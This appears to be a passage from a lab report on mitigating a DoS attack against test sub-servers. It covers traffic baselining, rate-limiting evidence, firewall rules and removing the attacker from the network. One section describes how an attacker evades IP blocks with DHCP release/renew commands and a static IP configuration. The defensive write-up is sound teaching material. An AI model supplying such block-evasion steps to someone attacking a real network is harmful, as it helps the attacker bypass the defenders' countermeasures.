
Mitigation Techniques

By reviewing the established baseline of the traffic flow for the sub-servers, the server administrator gains insight into the cause of the denial of service (DoS). This helps him realize that the server is currently under a DoS attack.

While reviewing the current traffic during the DoS attack, the server administrator notices a recurring IP address, 192.168.100.83, repeatedly logged by both the sub-servers. This is a strong indication that this IP belongs to the attacker.


Fortunately, there are indications that the sub-servers have built-in **rate-limiting mechanisms** to mitigate excessive requests. One clear sign is the server log entry stating, “**INFO: Reached Max Client Number**,” which provides definitive evidence of rate-limiting in action. [x]

According to the .ini files in the cfg folder, the "**server_max_client**" field is set to a value of **131 clients**. Since the DoS attack involves 500 threads, it exceeds the server's maximum client capacity. As a result, the server rejects the excessive requests.



x. Maximum Client Number rate-limiting mechanism

Another indication of the sub-servers' rate-limiting mechanism can be observed in Wireshark. This is evidenced by packet drops or reset packets (**RST flags in TCP headers**), which occur when the server terminates excessive or unauthorized connections. [y]



y. Server RST packet rate-limiting mechanism

However, despite the rate-limiting mechanisms in place, the DoS attack remains effective, requiring the server administrator to implement additional mitigation strategies to counter the attack.

1. **Resource Allocation**

   - Increasing CPU cores can help servers process attack traffic more effectively, mitigating the impact of DoS attacks.
   - A balanced allocation of CPU, RAM, and network resources is crucial for resilience.

- However, in a cloud-hosted environment, adding resources to handle DoS attacks may prevent downtime and maintain server availability. However, this comes at the cost of increased resource usage.

2. Firewall

- If resource allocation is not feasible or practical, it highlights the importance of implementing proactive defenses, such as firewalls, to reduce the financial impact of attacks.
- The server administrator can configure an inbound rule to **block the IP address 192.168.100.83**, effectively preventing malicious traffic from reaching the sub-servers.

3. Eliminating the Attacker from the Network

- After the attacker's IP address is blocked by the firewall, they may quickly notice that their traffic is no longer reaching the target server, indicating they have been blocked. To bypass this, the attacker can change their IP address by using the commands "***sudo dhclient -r***" to release the current DHCP lease and "***sudo dhclient***" to obtain a new DHCP lease for the interface.
- The attacker can also manually change the IP address by modifying the network configuration file by entering command "***sudo nano /etc/network/interfaces***" and adding the following lines configure the interface with a static IP:

```
auto eth0
iface eth0 inet static
  address 192.168.100.X       # X is the desired static IP
  netmask 255.255.255.0      # The subnet mask
  gateway 192.168.100.1       # The default gateway
```

- Upon recognizing the attacker's ability to bypass IP blocking, the server administrator should immediately take steps to remove the attacker from the network entirely. This can be achieved by blocking their MAC address and implementing a MAC address whitelist, deauthenticating the attacker if they are on Wi-Fi and securing the network with a strong, updated password.
- If they are connected via Ethernet, disabling the attacker's port on the switch, and enforcing port security through 802.1x authentication. These measures will significantly reduce the attacker's access and enhance the network's overall security.